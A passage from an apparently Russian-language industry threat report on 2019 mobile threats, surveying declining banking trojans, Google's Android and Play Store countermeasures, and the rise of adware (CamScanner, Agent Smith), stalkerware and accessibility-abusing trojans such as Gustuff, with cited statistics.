
**Установочный пакет** — архив, который содержит приложение и необходимые для его работы ресурсы. При запуске такого архива операционная система сама устанавливает и настраивает приложение на устройстве.

В ОС Android для установочных пакетов используется формат APK (Android Package).

Одна из причин такого спада — завершение эпидемии семейства Asacub. Оно принадлежало к традиционным банковским троянам, представлявшим серьезную угрозу еще в 2018 г. (подробнее об этом — в разделе «Банковские трояны: следующее поколение»). Снижение активности подобных приложений, а также мобильных шифровальщиков отчасти повлияло на сокращение общей массы мобильных вредоносов.

Кроме того, стоит полагать, что свои плоды приносят меры компании Google, разрабатывающей ОС Android.

Во-первых, в самой Android постепенно исправляют механизмы, которые часто эксплуатируют злоумышленники. Например, в версии 10, вышедшей в сентябре 2019 г., приложениям ограничили права на запуск процессов и сбор информации о местоположении в фоновом режиме[4]. А в версии 11, которую готовят к выходу на момент написания исследования, ожидаются коррективы в системе разрешений для приложений. В частности, пользователи смогут дать приложению доступ к данным на один раз[5].



3. Mobile malware evolution 2019 // Securelist.
4. Privacy changes in Android 10 // Android Developers.
5. Permissions updates in Android 11 // Android Developers.

Во-вторых, Google продолжает усиливать контроль приложений в своем магазине Google Play. Например, корпорация подключила внешний ресурс к модерации ПО, предлагаемого для публикации в магазине. В ноябре прошлого года создатели Android запустили партнерскую программу с разработчиком антивирусного ПО ESET, а также компаниями Lookout и Zimperium, специализирующимися на мобильных угрозах. Теперь в рамках App Defense Alliance (Альянса защиты приложений) внутренняя система контроля приложений Google Play Protect объединена с внешними системами распознавания вредоносов[6].

Стоит заметить: этот пример — иллюстрация того, как обмен данными помогает бороться с киберугрозами.

# App Defense Alliance

## пример сотрудничества крупного вендора с отраслью кибербезопасности

6. The App Defense Alliance: bringing the security industry together to fight bad apps // Google Security Blog.

# Актуальные угрозы

Несмотря на прогресс в борьбе с мобильным ВПО, сбрасывать его со счетов преждевременно.

Во-первых, отдельные классы мобильных вредоносов по итогам года даже повысили активность. Во-вторых, злоумышленники развивают свои разработки в техническом плане, и последние изменения сулят новый раунд борьбы с мобильными угрозами.

**4 из 10**

распространенных в атаках семейств ВПО — рекламные вредоносы[7]

7. Mobile malware evolution 2019 // Securelist.

# Adware: еще не кража, но уже обман

В предыдущей главе («Атаки на организации») мы рассказывали о том, как рекламные вредоносы массово появились в корпоративных сетях и перестали считаться угрозой только для частных лиц.

Но это не значит, что разработчики adware забыли о прежнем рынке. В 2019 г. этот класс ВПО отметился всплеском среди угроз для мобильных устройств, а они по определению затрагивают именно индивидуальных пользователей.

За год почти вдвое выросло число пакетов установки приложений с рекламными вредоносами: согласно одному из подсчетов, в 2019 г. их стало на 74% больше, чем в 2018 г. Из десяти семейств ВПО, которые наиболее часто атаковали пользователей мобильных устройств, четыре принадлежали к adware[8].

Этот рост вызывает опасения. На рекламные вредоносы обращают меньше внимания из-за их кажущейся невинности, однако технически у них есть все возможности для проведения традиционных атак ВПО.

8. Mobile malware evolution 2019 // Securelist.

Как правило, задача adware — только навязать пользователю объявления и накрутить тем самым их просмотры, чтобы получить больше денег от рекламодателей. Однако это реализуется при помощи установки дополнительных модулей — а они потенциально могут выполнять любые другие функции без ведома пользователя, например собирать его данные.

При этом adware может проскочить мимо модераторов магазинов приложений: слишком тонка грань между такими вредоносами и легитимными приложениями, зарабатывающими при помощи рекламы.

Здесь показателен случай с Android-версией CamScanner — популярного (более 100 млн загрузок) приложения для распознавания сфотографированного текста и преобразования его в PDF-файл. Какое-то время оно монетизировалось только за счет рекламы и продажи премиум-подписок. Однако летом 2019 г. специалисты по кибербезопасности обнаружили в файле с приложением вредоносный компонент, который скачивал дополнительные модули без ведома пользователя — в случае с CamScanner это были модули, навязывавшие рекламные объявления. Google убрала приложение из своего официального магазина[10, 11].

На **74%**

**увеличилось количество установочных пакетов, содержащих рекламные вредоносы**[9]

9. Mobile malware evolution 2019 // Securelist.
10. Троян в Google Play с сотней миллионов загрузок // Kaspersky Daily.
11. Рекламный дроппер в Google Play // Securelist.

Вскоре после публикаций об инциденте разработчики CamScanner заявили, что вредоносный код был в рекламном SDK, который они удалили. Вслед за этим приложение вернулось в Google Play Store[12].

Особенное внимание adware заслуживает из-за уловок, с помощью которых создатели вредоносов обеспечивают их работу. Наглядный пример — ВПО, символически названное исследователями Agent Smith. Оно не ограничивается попаданием в устройство при помощи легитимного приложения — его вредоносный компонент модифицирует другие приложения на зараженном девайсе так, что они тоже становятся распространителями рекламы. К моменту, когда «агента Смита» обнаружили специалисты по кибербезопасности, adware удалось внедриться в 25 млн устройств[13].

SDK (Software Development Kit) — это набор различных инструментов, который помогает разработчикам приложений интегрировать стороннюю функциональность.

Как правило, эта функциональность связана с платформой, под которую разрабатывается приложение, — операционной системой, социальной сетью, игровой консолью и др. В таких случаях SDK создается владельцем платформы.

Платформой может быть и рекламная сеть — посредник между рекламодателем и владельцем приложения, предоставляющим место для баннера или видеоролика. Если у рекламной сети есть свой SDK, то разработчик приложения должен его использовать, чтобы размещать рекламу и зарабатывать на ней деньги.

SDK интегрируется в программное обеспечение, но ПО при этом выполняет сторонний код. Поэтому безопасность конечного пользователя в итоге зависит не только от разработчика самого приложения, но и от владельца SDK.

12. Detail // CamScanner.
13. 'Agent Smith': the new virus to hit mobile devices // Check Point Blog.

# Stalkerware: жучок в твоем кармане

В 2019 г. также возросла угроза сталкерских приложений (stalkerware). За прошедший год число их жертв увеличилось на 67% по сравнению с 2018 г.

Stalkerware по сути — шпионские программы, но их отличает масштаб функциональности, а также способ монетизации.

Когда злоумышленники используют шпионское ВПО в традиционном его понимании, они не столько стремятся собрать все данные о пользователе, сколько ищут путь к его финансам — будь то переписка с системой СМС-банкинга, личная информация для социальной инженерии или аутентификационные данные в банковском приложении.

Stalkerware, в свою очередь, разрабатывается именно для перехвата личных данных пользователя и передачи третьему лицу. И в случае с этим классом ВПО третье лицо — зачастую не анонимный покупатель из даркнета, собирающий большой массив данных, а человек, близко знакомый с жертвой. Разработчики сталкерских программ открыто продают их как инструменты слежки за супругами, партнерами или несовершеннолетними детьми[14, 15].

**Stalkerware, в отличие от привычных шпионских вредоносов, открыто продается как средство слежки за близкими людьми**

14. Mobile malware evolution 2019 // Securelist.
15. The dangers of MonitorMinor stalkerware // Kaspersky Daily.

Инструменты сталкинга можно условно разделить на два типа.

Первый тип — сравнительно простые по функциональности трекеры, которые только перехватывают и передают координаты жертвы и СМС-корреспонденцию. Раньше такие приложения были доступны даже в Google Play Store. Однако в 2018 г. Google ввела запрет на распространение программ для наблюдения, после чего количество трекеров в официальном магазине значительно сократилось, а их создатели прекратили активную поддержку.

Второй тип — это более продвинутые приложения, которые собирают практически все данные с устройства: фотографии, звонки, сообщения, сведения о местоположении. Такие программы активно разрабатывают по сей день и распространяют зачастую через сайты разработчиков.

Сталкерские приложения второго типа эксплуатируют уязвимости, связанные с правами администратора устройств и службой специальных возможностей (accessibility service). Это позволяет им перехватывать защищенные по умолчанию переписки из соцсетей и мессенджеров. А когда это невозможно, они просто снимают скриншоты, записывают нажатия на клавиатуре или копируют текст из полей ввода[16].

**На 67%**

выросло число жертв сталкерских приложений[16]

16. Mobile malware evolution 2019 // Securelist.

# Банковские трояны: следующее поколение

Активность банковских троянов разительно сократилась, но отдельные направления их развития не могут не настораживать.


Число обнаруженных установочных пакетов с ВПО такого класса в 2019 г. уменьшилось по сравнению с позапрошлым годом вдвое, а ежемесячное количество атак вернулось к показателям до июня 2018 г.

На этот результат в значительной степени повлиял спад активности Asacub — программы, на которую приходится 44% всех атак с использованием банковских троянов. С марта по апрель 2019 г. количество жертв Asacub сократилось почти в два с половиной раза, а с апреля по май 2019 г. — еще примерно в три раза. За последующие месяцы среднее количество атакованных пользователей составило 23,6 тыс. — это только четверть от пикового марта 2019 г.[17]

Причиной прошлогоднего уменьшения количества атак с помощью Asacub и похожих на нее программ можно назвать моральное устаревание многих банковских троянов.


**62%**

годовой спад числа мошеннических переводов при помощи СМС-команд в России




17. Mobile malware evolution 2019 // Securelist.

Представители этого класса вредоносных приложений обычно атакуют пользователя двумя способами: либо путем перехвата команд, используемых в системах СМС-банкинга, либо при помощи фишинговых окон, которые выдают себя за легитимные формы ввода платежных данных.




Пример использования второго метода демонстрирует семейство банковских троянов Faketoken, чьи операторы организовали массовую атаку в феврале нынешнего года[18].

При открытии легитимного приложения (в случае на скриншоте — сервиса такси) ВПО отображает уведомление и под выдуманным предлогом просит ввести платежные данные, после чего показывает фишинговую форму. Злоумышленники рассчитывают на то, что неподготовленный пользователь примет окна с уведомлением и формой за элементы такси-сервиса.

Первый метод теряет надежность из-за того, что банки постепенно отходят от СМС-команд, настоятельно рекомендуя клиентам использовать приложения даже для простых оповещений о переводах. В результате число мошеннических транзакций при помощи мобильных банков за прошлый год в России сократилось на 62% по сравнению с 2018 г.: СМС-команды применялись всего в 12% хищений средств.

18. Возвращение Faketoken: как защититься от трояна, атакующего пользователей Android-устройств // VC.ru.

Второй метод тоже становится менее актуальным. Он предполагает, что злоумышленники с помощью собственных устройств войдут в аккаунт жертвы и переведут ее деньги на свои счета. В отличие от случаев, где перевод выполняется со смартфона жертвы, такие операции достаточно подозрительны, чтобы их заметили и заблокировали системы антифрода. Из-за этого фишинговые формы постепенно утрачивают привлекательность.

Однако появляются и новые, многообещающие для киберпреступников техники.

В прошлогоднем исследовании мы рассказывали, как некоторые банковские трояны контролируют зараженное устройство при помощи службы специальных возможностей Android: она позволяет вредоносным приложениям заполнять поля ввода и нажимать на кнопки в других приложениях без ведома пользователя. При этом само хищение денег совершается посредством тех же СМС-команд, а в отдельных экзотичных случаях — через личный кабинет абонента сотовой связи. В последнее время такое ВПО значительно расширило свою область действия.

Весной 2019 г. специалисты по кибербезопасности рассказали о банковском трояне Gustuff. Он настроен на взаимодействие со 132 различными финансовыми приложениями. Из них 100 — это клиенты различных банков в пяти странах мира, а 32 — это программы для хранения средств в криптовалюте.

Вредоносное приложение работает по тому же принципу, что и банковские трояны для персональных компьютеров, например Buhtrap и RTM. Последние манипулируют бухгалтерским ПО и подменяют данные в платежных поручениях. Gustuff с помощью accessibility service нажимает на кнопки и заполняет поля ввода в финансовых приложениях так, чтобы средства переводились на счет злоумышленников[19, 20].

Если злоумышленникам нужны сведения для аутентификации, Gustuff показывает фейковое уведомление о необходимости обновить платежные данные (якобы для Google Play), а затем ждет, пока пользователь сам введет информацию для перехвата[21].


Несмотря на впечатляющую функциональность, Gustuff пока не входит даже в десятку самых распространенных банковских троянов[22]. Однако можно уже с уверенностью назвать этот вредонос перспективным — равно как и всю подгруппу мобильного банковского ВПО, использующего службу специальных возможностей. Не исключено, что в нынешнем году или в дальнейшем они поспособствуют новому всплеску активности банковских троянов.

Пользователи

**132**

финансовых приложений — целевая аудитория банковского трояна Gustuff[20]

19. Mobile malware evolution 2019 // Securelist.
20. Group-IB uncovers Android Trojan named 'Gustuff' capable of targeting more than 100 global banking apps, cryptocurrency and marketplace applications // Group-IB.
21. Gustuff return, new features for victims // Talos Blog.
22. Mobile malware evolution 2019 // Securelist.



# Сумеете ли вы дать отпор хакерам?

В реагировании на киберугрозы даже одна ошибка может свести на нет все преимущество перед атакующими и сделать дальнейшее расследование невозможным. Действовать надо быстро, а решения не всегда очевидны.

Мы подготовили небольшой тест по характерным ситуациям из практики CISO.

